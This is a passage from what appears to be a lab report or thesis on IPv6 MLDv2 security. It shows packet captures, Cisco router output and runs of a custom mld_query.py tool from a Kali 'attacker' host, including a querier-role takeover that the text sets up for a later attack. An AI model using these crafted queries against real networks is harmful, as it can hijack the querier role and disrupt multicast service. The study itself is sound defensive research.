fe80::7790:2c2b:9e56:431b   ff02::16     ICMPv6    Multicast Listener Report Message v2

Frame 2: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits) on interface eth0, id 0
Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_16 (33:33:00:00:00:16)
Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::16
Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0x45c6 [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 6
    Multicast Address Record Exclude: ff02::1:ff56:431b
    Multicast Address Record Exclude: ff02::1:ff0f:3ce9
    Multicast Address Record Exclude: ff02::1:ffdd:2248
    Multicast Address Record Exclude: ff02::1:3
    Multicast Address Record Exclude: ff02::fb
    Multicast Address Record Exclude: ff02::c
```

Fig. 5.21: Captured MLDv2 Report from PC2 after receiving General Query.

To compare the response time of hosts after receiving a General Query, and to evaluate the impact of the Maximum Response Delay factor, Fig. 5.22 describes two MLDv2 Queries. One packet is sent with a Maximum Response Delay value of 1 (1/1000 second), and the other one with a value of 1000 (1 second). This parameter can be configured with parameter **-mrc** in the **mld_query.py** tool of the designed toolkit or the variable Max Response Time in **Protocol Data** of application Ostinato. Considering PC2 (Windows) as an instance, PC2 has answered the query from PC1 (Kali) in both circumstances, but in different moment. Concretely, the time when the first MLDv2 Report has been captured in the first situation (MRC = 1) is about 0.0017 seconds, which is faster than the situation with MRC = 1000 (0.3914 seconds). Other nodes such as PC3 and R1 have replied at different time, and tried to be within the defined MRC. However, the the arrival time (0.0017 second) exceeds the predefined interval (0.001 second). The reason is that the specified Max Response Time is too short for every node to reach in time. Thus, nodes only try to process the coming Query as soon as possible and sends the Report back to the Querier. Moreover, the packet needs additional time to travel along the network to the destination, which causes another delay.




```
Time          Source                        Destination  Protocol  Info                                a)
*REF*         fe80::8ac4:147a:5dfe:a9c6     ff02::1      ICMPv6    Multicast Listener Query
0.001721180   fe80::7790:2c2b:9e56:431b     ff02::16     ICMPv6    Multicast Listener Report Message v2
0.009623057   fe80::c801:11ff:fef5:8        ff02::16     ICMPv6    Multicast Listener Report Message v2
0.011045097   fe80::6acf:9526:bf92:9de5     ff02::16     ICMPv6    Multicast Listener Report Message v2

Time          Source                        Destination  Protocol  Info                                b)
*REF*         fe80::8ac4:147a:5dfe:a9c6     ff02::1      ICMPv6    Multicast Listener Query
0.391434931   fe80::7790:2c2b:9e56:431b     ff02::16     ICMPv6    Multicast Listener Report Message v2
0.436487905   fe80::c801:11ff:fef5:8        ff02::16     ICMPv6    Multicast Listener Report Message v2
0.524358984   fe80::6acf:9526:bf92:9de5     ff02::16     ICMPv6    Multicast Listener Report Message v2
```

Fig. 5.22: Captured MLDv2 packets after generate MLDv2 General Query. a) Maximum Response Delay value is 1 (1/10 second). b) Maximum Response Delay value is 1000 (1 second).

After generating Query message, it is discovered that there is a change in the role of Querier on this network as depicted in Fig. 5.23. The multicast router R1 (`fe80::c801:11ff:fef5`) is no longer the Querier since PC1 (with the address `fe80::8ac4:147a:5dfe:a9c6`) takes over the querier role due to the querier election mechanism. Because router R1 receives a Query message from PC1 (Attacker), it thinks that there is another multicast router (PC1) on the link. Thus, the election must happen as RFC 3810 [43] has already defined that MLDv2 elects only one router to be in Querier state, all other routers will be in Non-Querier state. When the IPv6 address of PC1 is lower than that one of R1, the Querier winner is PC1. Meanwhile, router R1 sets the Other Querier Present timer. After this timer expires, router R1 will be back to Querier state and start sending Queries. This function of MLD can lead to a combination of mechanisms to mount an attack, which will be mentioned later in this section.


```
R1#show ipv6 mld interface g0/0
GigabitEthernet0/0 is up, line protocol is up
  Internet address is FE80::C801:11FF:FEF5:8/10
  MLD is enabled on interface
  Current MLD version is 2
  MLD query interval is 125 seconds
  MLD querier timeout is 255 seconds
  MLD max query response time is 10 seconds
  Last member query response interval is 1 seconds
  MLD activity: 6 joins, 0 leaves
  MLD querying router is FE80::C801:11FF:FEF5:8 (this system)
```


```
R1#show ipv6 mld interface g0/0
GigabitEthernet0/0 is up, line protocol is up
  Internet address is FE80::C801:11FF:FEF5:8/10
  MLD is enabled on interface
  Current MLD version is 2
  MLD query interval is 125 seconds
  MLD querier timeout is 255 seconds
  MLD max query response time is 10 seconds
  Last member query response interval is 1 seconds
  MLD activity: 6 joins, 0 leaves
  MLD querying router is FE80::8AC4:147A:5DFE:A9C6
```

Fig. 5.23: Information about MLD on the interface g0/0. a) Before sending the General Query by PC1 (Attacker). b) After sending the General Query by PC1.

(b) Sending Multicast Address Specific Query message

The second type of MLDv2 Query is Multicast Address Specific message. This Query is sent by Querier to ascertain if any listeners exist for a particular multicast address on an attached link.

In this circumstance, PC4 (Ubuntu) is considered to be a source, which streams a video into the multicast group `ff08::db8`. This work can be done by using VLC media player, which is installed on PC4. In this application, users first choose the Stream... option on Media tab, then add any available video to the selection list and click the button **Stream**. Next, the transcoding method need to be inserted (RTP/MPEG Transport Stream in this case) and click **Add**. The address is inserted as `ff08::db8`, which is depicted as Fig. 5.24. The hop limit is set to 3 in order to travel through router R2, R1 to all hosts on the link (PC1, PC2, PC3).


Stream Output
Option Setup
Set up any additional options for streaming
Miscellaneous Options
Stream all elementary streams
Generated stream output string
Back
Stream
Cancel

```
:sout=#rtp{dst=ff08::db8,port=5004,mux=ts,ttl=3} :ttl=3 :no-sout-all :sout-keep
```

Fig. 5.24: Configuration at PC4 for streaming video through multicast address ff08::db8.




rtp://ff08::db8:5004 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
30:11 BAY 2 TSG 0
00:04
00:00

Fig. 5.25: The captured streaming video in PC2.

PC2 (Windows) is considered to join the multicast group `ff08::db8` for watching this video. This can also be performed by VLC media player on PC2. In this application, users are required to choose Open Network Stream... option on Media tab, then insert the network Uniform Resource Locator (URL) `rtp://@[ff08::db8]:5004`. After clicking the button **Play**, the video starts displaying on the screen of PC2, as depicted in Fig. 5.25. At that time, PC2 also sends two consecutive MLDv2 Report messages in order to inform the router that it joins the multicast group `ff08::db8`. The content of this packet is captured in Fig. 5.26. The type of Record is `Changed to exclude` with no sources and multicast address `ff08::db8`.

The Multicast Address Specific Query is constituted with the multicast address and the destination address set to the interested multicast group that Querier wants to ask. Other parameters are similar to the ones from General Query.



```
Source                     Destination  Protocol  Info
fe80::7790:2c2b:9e56:431b  ff02::16     ICMPv6    Multicast Listener Report Message v2
fe80::7790:2c2b:9e56:431b  ff02::16     ICMPv6    Multicast Listener Report Message v2

> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_16 (33:33:00:00:00:16)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::16
v Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0xdd1f [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 1
  v Multicast Address Record Changed to exclude: ff08::db8
      Record Type: Changed to exclude (4)
      Aux Data Len: 0
      Number of Sources: 0
      Multicast Address: ff08::db8
```


Fig. 5.26: Captured MLDv2 Report from PC2 after joining the group ff08::db8.

Using the designed toolkit

The **mld_query.py** tool is still used. Assuming that PC1 (Kali) sends MLDv2 General Query message, the inserted parameters are below, with the depicted output in Fig. 5.27.

- Source IPv6 address: **-sip fe80::8ac4:147a:5dfe:a9c6**. However, it can be left blank since the tool will automatically generate this address from the interface. The link-local address is applied since MLDv2 messages are only reachable on the local network segment.
- Destination IPv6 address: **-dip ff08::db8**. This is the multicast address that PC2 is now a member when watching the video stream.
- Version of query: Version 2 is selected with command **-v 2**.

- Router Alert Option: The Hop-by-Hop Option with Router Alert is added into the MLDv2 Query with parameter **-hbh**. The Query message might be ignored by several machines if this option is not included.
- Multicast Address: **-mip ff08::db8**.
- Number of Sources: This is left blank since no sources are included in the General Query message.
- Maximum Response Code: **-mrc 1**. In this situation, the maximum latency is set to 1/10 second.
- Querier's Robustness Value: **-qrv 2**. The default value is 2, which has been defined in RFC 3810 [43].
- Querier's Query Interval Code: **-qqic 125**. It is set to 125 (equivalent to 125/4 seconds) in this case, which is the default value.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mld_query.py eth0 -dip ff08::db8 -v 2 -hbh -mip ff08::db8 -mrc 1 -qrv 2 -qqic
 125
Sending MLDv2 Multicast Address Specific Query message to the destination:  ff08::db8
+ Received MLDv2 Report message number #1
     from IPv6 address: fe80::7790:2c2b:9e56:431b and MAC address: 00:0c:29:8e:74:ad
     Record number 1: MODE_IS_EXCLUDE and multicast address: ff08::db8
             Sources: []
```

Fig. 5.27: Result after running mld_query.py tool to generate MLDv2 Multicast Address Specific Query.


. Using the application Ostinato

MLDv2 Multicast Address Specific Query can also be designed by Ostinato with the same result as the **mld_query.py** tool. All selected protocols at **Protocol Selection** tab are the same as the case of General Query, as depicted in Fig. 5.18. On the **Protocol Data** tab, it is necessary to change the destination address at Internet Protocol ver 6 from `ff02::1` to `ff08::db8`. The group address at Multicast Listener Discovery field is written as `ff08::db8` instead of `::`, as shown in Fig. 5.19. On **Stream Control** tab, the number of packets is set to value 1. The stream is applied and start to send the packet.

After sending the message, the captured Multicast Address Specific Query with its response are illustrated in Fig. 5.28 and Fig. 5.29.


As can be seen from Fig. 5.28 and Fig. 5.29, only PC2 (Windows) answers the Query sent from PC1 when asking about the multicast group `ff08::db8`. The reason is that currently only PC2 is watching the stream, so in the group ff08::db8 there is only one listener: PC2. In the Report packet sent to the Querier, PC2 also only informs the current status of the multicast address `ff08::db8`, not all the addresses it belongs to. The current state of PC2 with the multicast address `ff08::db8` is

EXCLUDE with no sources, which means PC2 is currently listening to the group `ff08::db8`.



```
Source                       Destination    Protocol  Info
fe80::8ac4:147a:5dfe:a9c6    ff08::db8      ICMPv6    Multicast Listener Query
fe80::7790:2c2b:9e56:431b    ff02::16       ICMPv6    Multicast Listener Report Message v2

› Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_0d:b8 (33:33:00:00:0d:b8)
› Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff08::db8
˅ Internet Control Message Protocol v6
    Type: Multicast Listener Query (130)
    Code: 0
    Checksum: 0xbc24 [correct]
    [Checksum Status: Good]
    Maximum Response Code: 1
    Reserved: 0000
    Multicast Address: ff08::db8
  › Flags: 0x02
    QQIC (Querier's Query Interval Code): 125
    Number of Sources: 0
```

Fig. 5.28: Captured MLDv2 Multicast Address Specific Query and its response.



```
Source                       Destination    Protocol  Info
fe80::7790:2c2b:9e56:431b    ff02::16       ICMPv6    Multicast Listener Report Message v2

› Frame 2: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_16 (33:33:00:00:00:16)
› Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::16
˅ Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0xdf1f [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 1
  ˅ Multicast Address Record Exclude: ff08::db8
      Record Type: Exclude (2)
      Aux Data Len: 0
      Number of Sources: 0
      Multicast Address: ff08::db8
```

Fig. 5.29: Captured MLDv2 Report from PC2 after receiving Multicast Address Specific Query.


(c) Sending Multicast Address and Source Specific Query message

This last type of MLDv2 Query is Multicast Address and Source Specific Query message. This Query is sent by Querier to ascertain if any listeners exist for a particular multicast address from a specified list of sources on an attached link. The previous situation, in which PC4 (Ubuntu) is the source and the multicast group is `ff08::db8`, is still continually applied.

The Multicast Address and Source Specific Query is constituted with the multicast address, the destination address set to the interested multicast group and the list of sources is set to the ones that Querier wants to ask. Other parameters are similar to the ones from General Query.


✎. Using the designed toolkit

The **mld_query.py** tool is still used. Assuming that PC1 (Kali) sends MLDv2 Multicast Address and Source Specific Query message, the inserted parameters are almost the same as the configuration in Fig. 5.27. The only difference is about the source, in which users need to insert the IPv6 global address of PC4 (Ubuntu) as: **-src 2001:db8:abcd:3:31bc:eb00:7509:c9ec**. The output of the tool is shown in Fig. 5.30.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mld_query.py eth0 -dip ff08::db8 -v 2 -hbh -mip ff08::db8 -src 2001:db8:abcd:
3:31bc:eb00:7509:c9ec -mrc 1 -qrv 2 -qqic 125
Sending MLDv2 Multicast Address and Source Specific Query message to the destination:  ff
08::db8
+ Received MLDv2 Report message number #1
     from IPv6 address: fe80::7790:2c2b:9e56:431b and MAC address: 00:0c:29:8e:74:ad
     Record number 1: MODE_IS_INCLUDE and multicast address: ff08::db8
             Sources: ['2001:db8:abcd:3:31bc:eb00:7509:c9ec']
```

Fig. 5.30: Result after running mld_query.py tool to generate MLDv2 Multicast Address and Source Specific Query.




```
Source                      Destination  Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   ff08::db8    ICMPv6    Multicast Listener Query
fe80::7790:2c2b:9e56:431b   ff02::16     ICMPv6    Multicast Listener Report Message v2

> Frame 1: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_0d:b8 (33:33:00:00:0d:b8)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff08::db8
v Internet Control Message Protocol v6
